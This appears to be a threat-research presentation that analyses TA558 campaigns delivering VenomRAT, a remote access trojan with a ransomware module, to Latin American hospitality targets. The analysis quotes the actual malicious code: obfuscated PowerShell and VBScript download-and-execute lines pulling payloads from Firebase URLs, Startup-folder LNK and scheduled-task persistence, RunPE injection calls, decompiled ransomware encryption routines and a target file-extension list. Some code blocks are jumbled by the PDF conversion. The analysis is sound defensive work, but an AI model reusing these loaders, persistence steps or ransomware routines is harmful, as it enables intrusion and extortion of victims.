

# RAT as a Ransomware - An Hybrid Approach

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
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
# **Malware Hybrid Approach**





# **Threat Landscape - Remote Access Trojans**

#### Top 10 RATs in ZScaler Cloud





# **Threat Groups Leveraging Top RATs**

Threat Group	Malware	Target Industries
TA558	NjRat, RemcosRAT, AsyncRAT	Hospitality & Travel Sector
APT33	RemcosRAT	Energy, Aviation and various other sectors
APT-C-36	NjRAT, AsyncRAT, LimeRAT	Colombian government institutions & financial, petroleum industries
TA2541	AsyncRAT	Aviation & Transportation
Patchwork	QuasarRAT	Diplomatic and Government agencies
Mustang Panda	NjRAT	Foreign governments & NGOs
Gamaredon APT	BitRAT	Ukrainian Government Agencies
Confucius APT	WarzoneRAT	Military & government agencies in Pakistan & China
Kimsuky	QuasarRAT	South Korean Government Agencies
APT18, IronTiger	Gh0stRAT	Technology, Manufacturing & Government

#### **About Threat Actor - TA558**

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- A financially motivated threat actor active since 2018.
- Targeted Industry Verticals:
  - Travel
  - Hotel
  - Hospitality
- Targeted Region: Latin
   America
- Languages used in Lures:
  - Portuguese
  - Spanish





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**Tipo de quarto:** Seis Quartos Casal com ar-condicionado e frigobar "Água e refrigerante somente". O hospede que pedir qualquer alimento para consumo deverá ser cobrado diretamente dele. A água e refrigerante também deverá ser cobrado diretamente do hospede.


Nos envie a tarifa para Agente de viagens se possível.

Reservation - FlyTour Booking
Grupo FlyTour - Tourism company in Brazil



# **Venom RAT Campaign By TA558**


- Observed Multiple TA558 campaigns delivering the RAT with Ransomware module "VenomRAT"
- Campaigns began around October 2022 and still active in 2023
- Created two clusters based on the varying TTPs (Tactics, Techniques and Procedures) seen in the infection chain delivering VenomRAT over time



#### **VenomRAT**

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- Been In-the-Wild since 2020
- Sold as Malware-as-a-Service (MaaS) by Venom Control Software
- Carries out transactions through the Sellix.io platform
- Updates are provided on the Telegram Channel
- Various Features & Modules:
  - HVNC, Stealer, Miner, Ransomware, AV Evasion,
  - Hidden browsers, Keylogger etc.



#### **VenomRAT**

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
- Variant of QuasarRAT Modified Code
- Configuration decryption routine is similar to the QuasarRAT
- In TA558 campaigns we saw two versions of VenomRAT been leveraged by TA's:
  - VenomRAT v2.7.0.0
  - VenomRAT v2.8.0.1
  - Both versions have Ransomware Module

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namespace VenomC.Config
  // Token: 0x02000030 RID: 48
     // Token: 0x060000F5 RID: 245 RVA: 0x000074B8 File Offset: 0x0000056B8
     public static bool Initialize()

    VenomRAT Config Decryption Routine

                                                                OuasarRAT
                                                                Config Decryption
                    public static bool Initialize()
                         if (string.IsNullOrEmpty(VERSION)) return false;
                         var aes = new Aes256(ENCRYPTIONKEY);
                        TAG = aes.Decrypt(TAG);
                        VERSION = aes.Decrypt(VERSION);
                         HOSTS = aes.Decrypt(HOSTS);
                         SUBDIRECTORY = aes.Decrypt(SUBDIRECTORY);
                         INSTALLNAME = aes.Decrypt(INSTALLNAME);
                         MUTEX = aes.Decrypt(MUTEX);
                         STARTUPKEY = aes.Decrypt(STARTUPKEY);
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• CHM file bundled inside a RAR archive downloaded from Google Drive.






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 CHM File downloads and executes a HTA File using a trusted Windows utility "MSHTA.exe"





 HTA downloads and executes obfuscated VBScript from the Remote URL using a PowerShell script.






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     Set Locator = CreateObject(sep)
     Set Service = Locator.ConnectServer()
    Service.Security .ImpersonationLevel=impersonation
     separado=nFKPbQ("Win 32 Pro cessS tart up")
    Set objStartup = Service.Get(separado)
    Set objConfig = objStartup.SpawnInstance
    Set Process = Service.Get("Win32 Process")
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     start-process($env:APPDATA+'\\'+'ne.vbs')"
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    window.close()
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- Remote HTA spawn a new PowerShell process which downloads & executes an obfuscated VBScript
- VBScript executed using Start-Process





VBScript decodes Loader PowerShell script






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Obfuscated VBScript concatenate and replace functions to decode and execute a PS script






Loader PS Script loads the Downloader & Injector DLL









- Decoded PS Script decodes the huge base64 encoded blob which is a PE File "ClassLibrary3.dll"
- The DLL is loaded by executing the "Run" method argument to the Run method is a reversed URL





Downloads and Injects the Final Payload into Remote process



VenomC.Chaos.Helper
VenomC.Chaos.Ins

**Downloader & Injector** 

DLL


Decoded

end: 77 length: 938496 ength: 0 lines: 16034












#### **VARIATION**

- The malicious CHM File directly downloads and executes the Obfuscated VBScript using Wget
- Rest of the infection chain is same.





 The Infection Chain is similar to Cluster-1 until the Remote HTA downloads and executes the Downloader VBScript.






```
WScript.Sleep 3000
Dim shell,command
strCommand = "Powershell.exe -noexit $c1='(New-Object Net.We'; $c4='bClient).Downlo';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/dsadsa-4c70a.appspot.com/o/ewh.txt?alt=media&token=54553b76-34aa-47ee-b67e-45af04d23a4
e'')';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X"

set OOKW = CreateObject("WScript.Shell")
OOKW.Run strCommand , 0
```

- Downloader VBScript "ne.vbs" initially sleeps for 3 seconds.
- Executes a PowerShell one liner which downloads & executes a PowerShell script "ewh.txt" from Firebase.






RunPE Loader PS Script loads the RunPE Module for executing the Final payload as an argument










- PS script downloads the VenomRAT and RunPE Module from Firebase
- Using the "Execute" method of the RunPE Module, injects the VenomRAT into a remote process












 VenomRAT with the Ransomware module is injected into the remote process "Aspnet\_compiler.exe" and "caspol.exe" via the RunPE Module







#### VARIATION




#### **Remote HTA**

```
separado=nFKPbO("Win 32 Pro cessS tart up")
Set objStartup = Service.Get(separado)
                                                                                Downloads scripts from Firebase
Set objConfig = objStartup.SpawnInstance
Set Process = Service.Get("Win32 Process")
qshiqishsihsusyuiweiwuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/v
vvv.txt?alt=media&token=2beefe0c-b2ce-4aa6-897d-e2fe149eedd1'',''C:\ProgramData\v.vbs'')'|D;
start-process($env:ProgramData+'\\'+'v.vbs')"
venom= "Powershell -windowstyle hidden Sr='KEX'.replace('K','I'); sal D Sr;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/ng
vovenom.txt?alt=media&token=986e4dae-7627-4612-b744-06407e9cf60e'',''C:\ProgramData\vn.ps1'')'|D;"
                                                                                               Executes "v.vbs"
Error = Process.Create(gshjqjshsjhsusyuiweiwuwiuiww, null, objConfiq, intProcessID)
Error2 = Process.Create(venom, null, objConfig, intProcessID)
                                                                   Saves vn.ps1 in ProgramData
window.close()
```

- Downloads two scripts from Firebase and saves it in the ProgramData directory as "v.vbs" and "vn.ps1" which is the RunPE Loader PS Script
- Executes the saved Exec-Persist" VBScript "v.vbs" using Start-Process
- The RunPE Loader PS Script "vn.ps1" is never executed by the Remote HTA






Persistence - LNK File in Startup Folder

Ransomware Module




# VARIATION Exec-Persist VBScript



- For persistence, a LNK File is been created in the Startup folder which executes the Exec-Persist VBScript at startup.
- LNK File names: "Viual Frontal Hotel.lnk"
- Executes the RunPE Loader PS Script "vn.ps1"










```
=CBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1
 <PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap:shortcut">
 <PARAM name="Item1" value=",powershell,-WindowStyle Hidden curl</pre>
 'https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/eldanadon.txt?alt=media&token=9c54ff48-2511-4d7f-8134-e7ed70efd95c'-o
 'C:\Users\Public\v.vbs':Start-Process 'C:\Users\Public\v.vbs'">
 <PARAM name="Item2" value="273,1,1">
strCommand = "Powershell.exe -noexit Sc1='(New-Object Net.We'; Sc4='bClient).Downlo';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/2 1.txt?alt=media&token=b173beb2-6c95-4cb5-bebe-428cabad976f'')';$TC=I`E`X
 ($c1,$c4,$c3 -Join '')|I`E`X"
set OOKW = CreateObject("WScript.Shell")
OOKW.Run strCommand , 0 -
                                                             Downloads and Executes the RunPE Loader Powershell script
Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("public")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start Menu\Programs\Startup\Prime Video.lnk"
objLink.TargetPath = "%public%" & "\v.vbs"
objLink.Arguments = "'
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
                                                                                     Persistence Mechanism
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer iexplore.exe,
objLink.Description = "VHF"
objLink.Save
```

- Downloads the Exec-Persist VBScript "v.vbs" from Firebase using CURL and further executes it using Start-process
- Exec-Persist VBScript downloads & Executes the RunPE Loader PS Script which injects VenomRAT into remote process and it also maintains persistence on the infected machine by creating LNK File in the StartUp folder.
- LNK File names: "Prime Video.lnk"







#### VARIATION



## Persistence - Scheduled Task

```
WScript.Sleep 3000
$q78fqh00=[char]73 + [char]69 + [char]88
                                                                               Dim shell, command
sal dwrg5t $q78fqh00
                                                                                command = " -windo 1 -noexit -exec bypass -file ""C:\Users\Public\2.ps1""
[byte[]] $server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]
https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/servervenom.txt?a.xs="Pow#|%er#|%sh#|%ell"
                                                                                                                          v.vbs
                                                                                LArray = Split(XS, "#|%")
[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]
                                                                                g1 = LArray(0)+LArray(1)+LArray(2)+LArray(3)+command
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/run2.jpg?alt=media
                                                                                                                             Execute
                                                                                set OOKW = CreateObject("WScript.Shell")
                                                                               OOKW.Run( "powershell -command " & (g1) ), 0, false
                                                                                                                             RunPe Loader
                                                                                                                             script
                                                                                WScript.Sleep 15000
                             $wwf5dd| dwrq5t
                                                                                                  Persistence via Scheduled Task
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet reqbrowsers.exe', $server)
                                                                                                  Task Name: hilhiled
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe', $server)
                                                                                                  Runs "v.vbs" every 132 minutes
schtasks /create /sc MINUTE /mo 132 /tn hilhiled /F /tr "C:\Users\Public\v.vbs
```

- RunPE Loader PS script schedules a Task named "hilhiled" using schtasks in order to maintain persistence on the infected machine
- The scheduled task would run the Exec-Persist VBScript "v.vbs" without the LNK Persistence every 132 minutes.
- The "v.vbs" VBScript is commissioned to execute the RunPe Loader Script





 Based on our analysis, the following are the Threat Actor's most frequently used file names:

Portuguese/Spanish	English
Reserva	Reservation
Modelo Reserva	Reservation Model
Hospede/Anexo Hospedes	Guests/ Guests Room
Dados Integrantes/Dados	Integral Data/Given Members
Documentos	Document
Nomes	Names




### **VenomRAT Analysis - Ransomware Module**

- The Ransomware Module is been initiated from the Command & Control server.
- Crypto addresses are also sent by TA

```
Token: 0x06000B74 RID: 2932 RVA: 0x00033200 File Offset: 0x00031400
public static void HandleDoEncrypt(DoEncrypt command, Clt client)
   new SetStatus("Activating Ransom.").Execute(client);
   try
       Task.Run(delegate()
           module2.RnsEncrypt(command.btc, command.eth, command.xmr);
       }).Wait();
   catch
   new SetStatus("Target Encrypted....").Execute(client);
```



### **VenomRAT Analysis - Ransomware Module**



- Desktop
- 2. My Pictures
- 3. Personal
- 4. My Videos
- 5. My Computer
- 6. My Music
- 7. System32
- 8. Drives:

#### **Target File Locations**

Target File Extensions: txt, ppeq, qif, ppq, pnq, docx, php, cs, cpp, rar, zip, html, htm, xlsx, avi, mp4, aif, cda, mid, midi, mp3, mpa, ogg, wav, wma, wp 1,7z,arj,deb,pkg,rar,rpm,z,zip,bin,dmg,iso,toast,vcd,csv,dat,db,dbf,log,mdb,sav,sql,tar,xml,apk,bat,bin,cg i,pl,com,exe,gadget,jar,py,wsf,fnt,fon,otf,ttf,ai,bmp,gif,ico,jpeg,jpg,png,ps,psd,svg,tif,tiff,asp,aspx,ce r,cfm,cqi,pl,css,htm,html,js,jsp,part,php,py,rss,xhtml,key,odp,pps,ppt,pptx,c,class,cpp,cs,h,java,sh,swift , vb, ods, xlr, xls, xlsx, bak, cab, cfq, cpl, cur, dll, dmp, drv, icns, ico, ini, lnk, msi, sys, tmp, 3q2, 3q, avi, flv, h264, m4v, mkv, mov, mp4, mpq, mpeq, rm, swf, vob, wmv



### **VenomRAT - Ransomware Module - Encryption**

```
module2.REncrypt(fileInfo.FullName, fileInfo.FullName + crypt uzantisi, new byte[]
   1,
          private static void Windowski (string inputFile, string outputFile, byte[] passwordBytes)
   5,
   6,
                  byte[] salt = new byte[]
});
                      1,
                      2,
                                               Salt
